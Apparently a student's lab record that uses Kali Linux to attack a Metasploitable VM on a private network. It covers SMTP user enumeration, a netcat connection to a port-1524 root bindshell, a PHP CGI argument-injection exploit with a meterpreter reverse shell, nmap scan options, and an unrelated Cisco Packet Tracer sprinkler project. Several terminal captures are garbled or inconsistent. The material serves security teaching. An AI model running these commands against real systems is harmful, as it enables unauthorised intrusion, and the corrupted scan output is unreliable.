Step 3: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: In the msfconsole itself give the command
use/auxiliary/scanner/smtp/smtp_enum

Step 5: Next we must set the rhosts so enter the command as **set rhosts**

Step 6: Enter the command **exploit**

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[root@kali:~# ifconfig
eth0: flags=4500<NOARP,BROADCAST,MULTICAST> mtu 1500
        inet 192.168.43.254 brd 192.168.43.255 broadcast 192.168.43.255
                netmask 255.255.255.0
                broadcast 192.168.43.255
                inet6 fe80::65b57461:140ff:be4a brd fe80::ff:fe41:140ff:be4a
                    prefixlen 64
                    scopeid 0x20<link>
                ether 08:00:2f:51:90:04
                    txqueuelen 1000 (Local Loopback)
                RX packets 332 bytes 32376 (31.6 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 332 bytes 32376 (31.6 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.255.255.0
                broadcast 127.0.0.1
                loop
                txqueuelen 1000 (Local Loopback)
                RX packets 332 bytes 32376 (31.6 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 332 bytes 32376 (31.6 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@kali:~# nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address   NETBIOS Name   Server   User
192.168.43.192   METASLOPTABLE    server>  METASLOPTABLE  00:00:00:00:00:00
192.168.43.255  Sendto failed: Permission denied
[root@kali:~# nmap 192.168.43.192
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 12:47 EDT
Nmap scan performed: 1 host up of 1
Nmap scan timing cache: 0.000s
Not shown: 977 closed TCP ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  rsh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
512/tcp   open  exec
513/tcp   open  login
1433/tcp  open  ms-sql-s
1499/tcp  open  rmiregistry

```

Right Ctrl

22:17
ENG IN 19-03-2023


```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
[root@kali:~# msfconsole
[*] msf 6.2.26-dev
[*] --=[ 2264 exploits - 1189 auxiliary - 484 post      ]
[*] --=[ 951 payloads - 45 encoders - 11 mops       ]
[*] --=[ 9 evasion          ]

Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary/scanner/smtp/smtp_enum > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS      yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT       25           yes           The target port (TCP)
THREADS    1            yes           The number of concurrent threads (max one per host)
UNIXONLY   true          yes           Skip Microsoft bannered servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes           The file that contains a list of probable users accounts.


```

Right Ctrl

22:25
ENG IN 19-03-2023

```

root@kali:~/home/kali
File Machine View Input Devices Help
File Actions Edit View Help
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS    192.168.43.102      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT      25                   yes       The target port (TCP)
THREADS   1                   yes       The number of concurrent threads (max one per host)
UNIXONLY  true                yes       Skip Microsoft banned servers when testing unix users
USERFILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.43.102
RHOSTS => 192.168.43.102
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS    192.168.43.102      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT      25                   yes       The target port (TCP)
THREADS   1                   yes       The number of concurrent threads (max one per host)
UNIXONLY  true                yes       Skip Microsoft banned servers when testing unix users
USERFILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.43.102:25 - 192.168.43.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

```

c) Exploiting Metasploit using Blind Shell

Step 1: Getting super user access using the command **\$ sudo -s**

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions

Step 3: Enter the command **nmap -p 1524 192.168.43.102**

Step 4: enter the command **nc 192.168.43.102 1524**

```

root@kali:~/home/kali
File Machine View Input Devices Help
File Actions Edit View Help
[root@kali ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
                inet6 fe80::6585:7461:46d9:be4 brd fe80::fffe:7461:46d9:be4 mta
        ether 08:00:27:51:9c:15 txqueuelen 1000 (Ethernet)
        RX packets 3563 bytes 287033 (288.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 576 bytes 55636 (54.3 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<LOOPBACK,NOARP,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 brd :: mta
        loop txqueuelen 1000 (Local loopback)
        RX packets 0 bytes 0 (0.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]# nmap -sN 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP Address      NetBIOS Name      Server      User      MAC address
192.168.43.102  METASPLOITABLE    <server>   METASPLOITABLE  00:00:00:00:00:00
192.168.43.255  Sendo Failed: Permission denied

[root@kali ~]# nmap -sV 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:06 EDT
Nmap scan timing rules: 0 hours completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:07 (0:00:14s remaining)
Nmap scan report for 192.168.43.102
Host is up (0.0007s latency).
Nmap shown: 977 closed TCP ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd 2.0.0
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain  ISC BIND 9.12.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
135/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?

[root@kali ~]# nmap -sV 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:08 EDT
Nmap scan timing rules: 0 hours completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:09 (0:00:14s remaining)
Host is up (0.0007s latency).

PORT      STATE SERVICE VERSION
1524/tcp  open  impreclock
MAC Address: 00:0C:29 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN, OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 79.93 seconds

[root@kali ~]# nmap -p 1524 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:08 EDT
Nmap scan timing rules: 0 hours completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:09 (0:00:14s remaining)
Host is up (0.0007s latency).

PORT      STATE SERVICE VERSION
1524/tcp  open  impreclock
MAC Address: 00:0C:29 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali ~]# ls
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
bin
boot
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
tmp
var
wheezy
root@metasploitable:~# 

```

d) Exploiting Metasploit using HTTP

Step 1: Getting super user access using the command **\$ sudo -s**

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions

Step 3: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: To check the http version, we are loading the module **use auxiliary/scanner/http/http_version**

Step 5: To set the remote hosts **set rhosts 192.168.43.102**

Step 6: To look for the CGI vulnerability **search php 5.4.2**

Step 7: Look for which module has CGI vulnerability **use 1**

Step 8: Set the remote hosts **set rhosts 192.168.43.102**

Step 9: Now check for the options that are updated as **show options** and enter **exploit**

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~/home/kali
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.43.102 brd 192.168.43.255
          inet6 fe80::5e0:74ff:fe48:bef4 brd fe80::ff:74ff:fe48:bef4
            prefixlen 64  scopeid 0x20<brlink>
            inetsize 14908
            linklayer 00:0c:29:48:bef4
            ether 00:0c:29:48:bef4
            txqueuelen 1000  (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7812 bytes 513748 (501.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 brd ::1
            linklayer 00:00:00:00:00:00
            ether 00:00:00:00:00:00
            txqueuelen 1000  (Local loopback)
            RX packets 679 bytes 66526 (64.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 679 bytes 66526 (64.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[...]
root@kali:~/home/kali
# nmap -sV 192.168.43.0/24
Using NSE name scan for addresses from 192.168.43.0/24
IP Address      NetBIOS Name    Server      User      MAC address
192.168.43.102  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.43.204  SUAAN-TONSE   <server>  <unknown>   d8:c0:a6:bf:1b:ff
192.168.43.255  Sendto failed: Permission denied

[...]
root@kali:~/home/kali
# nmap -sV 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:16 EDT
Nmap scan report for 192.168.43.102
Host is up (0.010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 7.4p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
37/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind 2 (RPCbind)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login   OpenBSD or Solaris rlogind
[...]
root@kali:~/home/kali
File Machine View Input Devices Help
File Actions Edit View Help
msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
Proxies  no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  80             yes           The target port (TCP)
SSL   false          No            Metasploit SSL/TLS for outgoing connections
THREADS 1            yes           The number of concurrent threads (max one per host)
VHOST  no            HTTP server virtual host

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.43.102
rhosts => 192.168.43.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
#  Name
0  exploit/multi/http/opd_license          2012-01-05  excellent  Yes  OPD license.php Remote Command Execution
1  exploit/multi/http/cgi_arg_injection    2012-05-03  excellent  Yes  CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08  normal   No   apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cg1_arg_injection):
Name  Current Setting  Required  Description
PROXY  False          yes       Exploit Plesk
Proxies  no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  80             yes           The target port (TCP)
SSL   False          no            Metasploit SSL/TLS for outgoing connections
TARGETURI  no           The URI to request (must be a CGI-handled PHP script)
URIENCODING 0          yes           Level of URI URLENCODING and padding (0 for minimum)
VHOST  no            HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
[...]
```

```

root@kali:~/home/kali
File Machine View Input Devices Help
File Actions Edit View Help
[*] exploit/windows/http/apache_request_headers_bof 2012-05-08 normal No msf apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/apache_request_headers_bof
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(msf5 exploit) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URLENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.43.222 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
- -
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(msf5 exploit) > set rhosts 192.168.43.102
rhosts => 192.168.43.102
msf exploit(msf5 exploit) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
[*] exploit(msf5 exploit) > set rhosts 192.168.43.102
[*] rhosts => 192.168.43.102
[*] exploit(msf5 exploit) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
[*] exploit(msf5 exploit) > exploit
[*] Started reverse TCP handler on 192.168.43.222:4444
[*] Sending stage (3997 bytes) to 192.168.43.102

```

4. Perform Network scanning using following nmap commands:

- a) **nmap -p**
- b) **nmap -sV**
- c) **nmap -sT**
- d) **nmap -O**
- e) **nmap -A**
- f) **nmap -Pt**

- Getting super user access using the command **\$ sudo -s**

- Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information
- Enter the command **nmap** followed by the target IP, nmap is a utility for network exploration security auditing and for the system versions
- If we give the command followed by **nmap -p 21,22,23 192.168.43.102**. It is used to scan for a particular port
- The command **nmap -sT 192.168.43.102** is used to check the TCP connection
- The command **nmap -sU 192.168.43.102** is used to check the UDP connection
- The command **nmap -sV 192.168.43.102** is used to check the System Version
- The command **nmap -O 192.168.43.102** the -O flag enables OS detection
- The command **nmap -A 192.168.43.102** is used to check for the aggressive values
- The command **nmap -Pt 192.168.43.102** is used to check for the different ports

```

root@kali:~/home/kali
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~/home/kali
# ifconfig
eth0: flags=4163 mtu 1500
        inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
                inet6 fe80::6585:7461:46d9:be4 brd fe80::fffe:7461:46d9:be4 mngtmpv 1 linklayer
                ether 08:00:27:10:9c:57 brd ff:ff:ff:ff:ff:ff
                RX packets 6652 bytes 600884 (586.8 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 840 bytes 80988 (79.0 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73 mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 fe00::1%lo brd fe00::ffff:ffff:ffff:ffff mngtmpv 1 linklayer
                ether ::1 brd ::1
                loop txqueuelen 1000 (Local loopback)
                RX packets 0 bytes 0 (0.0 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 0 bytes 0 (0.0 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~/home/kali
# nmap -sN 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP Address      NetBIOS Name      Server      User      MAC address
192.168.43.102  METASPLOITABLE  <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.43.255  Sendto failed: Permission denied

root@kali:~/home/kali
# nmap -p 21,22,23 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:46 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0008s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
root@kali:~/home/kali
# 

Right Ctrl
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~/home/kali
# nmap -p 21,22,23 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:46 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0008s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
root@kali:~/home/kali
# 

Right Ctrl
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~/home/kali
# nmap -sT 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:47 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0106s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
37/tcp    open  x11
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rlogin
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  rsh
514/tcp   open  shell
1099/tcp  open  rmiregistry
1324/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccsproxy-ftp
3306/tcp  open  mysql
3308/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6007/tcp  open  x11vnc
8080/tcp  open  http
8180/tcp  open  unknown
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
root@kali:~/home/kali
# 

Right Ctrl

```

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:[/home/kali]
# nmap -sU -v 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:47 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0000s latency).
Nmap scan timing limit is 20s; reset after 0:05:35
PORT      STATE SERVICE VERSION
21/tcp    open  ftplib          vsftpd 2.4.2
22/tcp    open  ssh            OpenSSH 8.0.0p1 Debian Subuntu (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
53/udp   open  domain        ISC BIND 9.4.2
80/tcp   open  http           Apache httpd/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login          OpenBSD or Solaris rlogin
514/tcp   open  shell?         GNU Classpath gmrregistry
109/tcp   open  portmap        Metasploitable root shell
1524/tcp open  bindshell      Metasploitable root shell
2049/tcp open  nfs            2-4 (RPC #100003)
2232/tcp open  http           Python 3.8.12
3306/tcp open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql     PostgreSQL 8.3.0 - 8.3.7
5900/tcp open  vnc            VNC (protocol 3.3)
6000/tcp open  http           Apache JMeter 5.2.1
6667/tcp open  irc            UnrealIRCd
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp open  http           Apache httpd/2.4.42 (Ubuntu)
1394/tcp  closed  unrecognized details returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port15A-(TCP-V2.1-.9.8K-.7Kb-5/9Ktime-6417AC213P->x86_64-pc-linux-gnu&r(NUL
SF-1.2B,"x8ICouldn't\x20get\x20address\x20for\x20your\x20host\x20(kali)"
SF-1.2B,"x8ICouldn't\x20get\x20address\x20for\x20your\x20host\x20(kali)"

MAC Address: 08:00:27:2F:53:85 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.02 seconds
root@kali:[/home/kali]

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:[/home/kali]
# nmap -sU -v 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:55 EDT
Nmap scan report for 192.168.43.102
Host is up (0.0000s latency).
Nmap scan timing limit is 20s; reset after 0:05:35
PORT      STATE SERVICE VERSION
21/tcp    open  ftplib          vsftpd 2.4.2
22/tcp    open  ssh            OpenSSH 8.0.0p1 Debian Subuntu (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
53/udp   open  domain        ISC BIND 9.4.2
80/tcp   open  http           Apache httpd/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login          OpenBSD or Solaris rlogin
514/tcp   open  shell?         GNU Classpath gmrregistry
109/tcp   open  portmap        Metasploitable root shell
1524/tcp open  bindshell      Metasploitable root shell
2049/tcp open  nfs            2-4 (RPC #100003)
2232/tcp open  http           Python 3.8.12
3306/tcp open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql     PostgreSQL 8.3.0 - 8.3.7
5900/tcp open  vnc            VNC (protocol 3.3)
6000/tcp open  http           Apache JMeter 5.2.1
6667/tcp open  irc            UnrealIRCd
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp open  http           Apache httpd/2.4.42 (Ubuntu)
1394/tcp  closed  unrecognized details returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port15A-(TCP-V2.1-.9.8K-.7Kb-5/9Ktime-6417AC213P->x86_64-pc-linux-gnu&r(NUL
SF-1.2B,"x8ICouldn't\x20get\x20address\x20for\x20your\x20host\x20(kali)"
SF-1.2B,"x8ICouldn't\x20get\x20address\x20for\x20your\x20host\x20(kali)"

MAC Address: 08:00:27:2F:53:85 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.9 - 2.6.30 (97%), Linux 2.6.9 - 2.6.33 (97%), Linux 2.6.13 - 2.6.32 (97%), Linux 2.6.21 (96%), Linux 2.6.22 (embedded, ARM) (96%), Linux 2.6.22 - 2.6.23 (96%), Linux 2.6.18 (Debian 4, VMware) (96%), Lin
Keys: RNDIS Filter (99%), Linux 2.6.2 - 2.6.28 (99%), Linux 2.6.18 - 2.6.32 (95%)
Exact OS matches: 0 for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
root@kali:[/home/kali]

```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~/home/kali
[+] Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:56 EDT
[+] Nmap scan report for 192.168.43.102
[+] Host is up [rx bytes/sec: 100000].
[+] Ports: 577 closed; 1 open (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntut (protocol 2.0)
|_Fingerprint: 
|   Connected to 192.168.43.222
|   Logged in as ftpp
|   TYPE: ASCII
|   No file bandwidth limit
|   No file size limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   Usernames will be plain text
|   Version string is "OpenSSH_4.7p1 Debian Bubuntut (protocol 2.0)"
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntut (protocol 2.0)
|_Fingerprint: 
|   Connected to 192.168.43.222
|   Logged in as ftpp
|   TYPE: ASCII
|   No file bandwidth limit
|   No file size limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   Usernames will be plain text
|   Version string is "OpenSSH_4.7p1 Debian Bubuntut (protocol 2.0)"
|ssh-hostkey:
|_ 1024 656264ef211dd0e7abed01b1a3de8f3 (RSA)
|_ 2048 5656264ef211dd0e7abed01b1a3de8f3 (RSA)
23/tcp    open  smtp         Postfix smtpd
|_smtp-date: 2023-03-19T16:59:53+00:00; -58m15s from scanner time.
|_smtp-commands: HELO,MAIL,RCPT,DATA,PIPELINING,SIZE,1024+8000,VRFY,ETRN,STARTTLS,ENHANCEDSTATUSCODES,8BITMIME,DSN
|_smtp-subject: SUBJECT,complaints@domain,PIPELINING,SIZE,1024+8000,VRFY,ETRN,STARTTLS,ENHANCEDSTATUSCODES,8BITMIME,DSN
|_not_valid_before: 2020-03-17T14:07:45
|_not_valid_after: 2010-04-18T14:07:45
|_sslv2_supported
|   ciphers:
|     SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_BDE_CBC_WITH_MD5
|_sslv3Supported
33/tcp    open  domain      ISC BIND 9.4.2
|_bind-version: 9.4.2
80/tcp    open  http         Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-dict-access-control-table: /var/www/html
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo:
|   program version port/proto service
Right Ctrl
```

5. Networking project on Fire extinguisher using cisco packet tracer.

This project makes use of the Cisco packet tracer. This is used so that we can simulate network devices. When smoke is detected, this project is used to control the fire and activate the filter.

To implement this, we primarily require four components: a server, a water sprinkler, a smoke detector, and three cars that emit smoke. After dragging and dropping all these components into the working area, we must change the server's name to registration server and the water sprinkler's name to sprinkler.

Then, all the networks must be static types, which we can verify in the config in the settings of each component. Following that, the IPv4 address for the server, water sprinkler, and smoke detector must be assigned. These components' IPv4 addresses will be 1.0.0.1, 1.0.0.2, and 1.0.0.3, respectively. After that, in the server's desktop settings, we must search for the user and create an account with the username admin and password admin. Following that, connect the fire extinguisher and smoke detector by selecting the remote desktop option for each component. Then, in the server, two conditions must be added: smoke on and smoke off, with the limits set.

Registration Server

Physical Config Services Desktop Programming Attributes

Web Browser URL http://1.0.0.1/conditions.html

IoT Server - Device Conditions

Actions		Enabled	Name	Condition
Edit	Remove	Yes	smoke on	PTT08108H7A- Level >= 0.4
Edit	Remove	Yes	smoke off	PTT08108H7A- Level < 0.4

Add

Cisco Packet Tracer

File Edit Options View Tools Extensions Window Help

Logical Physical 1872, y: 1009 Root 11:11:30

Time: 01:56:53 (0)

Realtime Simulation

New Delete Toggle PDU List Window

(Select a Device to Drag and Drop to the Workspace)

Group 2

1. Perform exploiting DVWA

- a) Perform SQL injection on DVWA
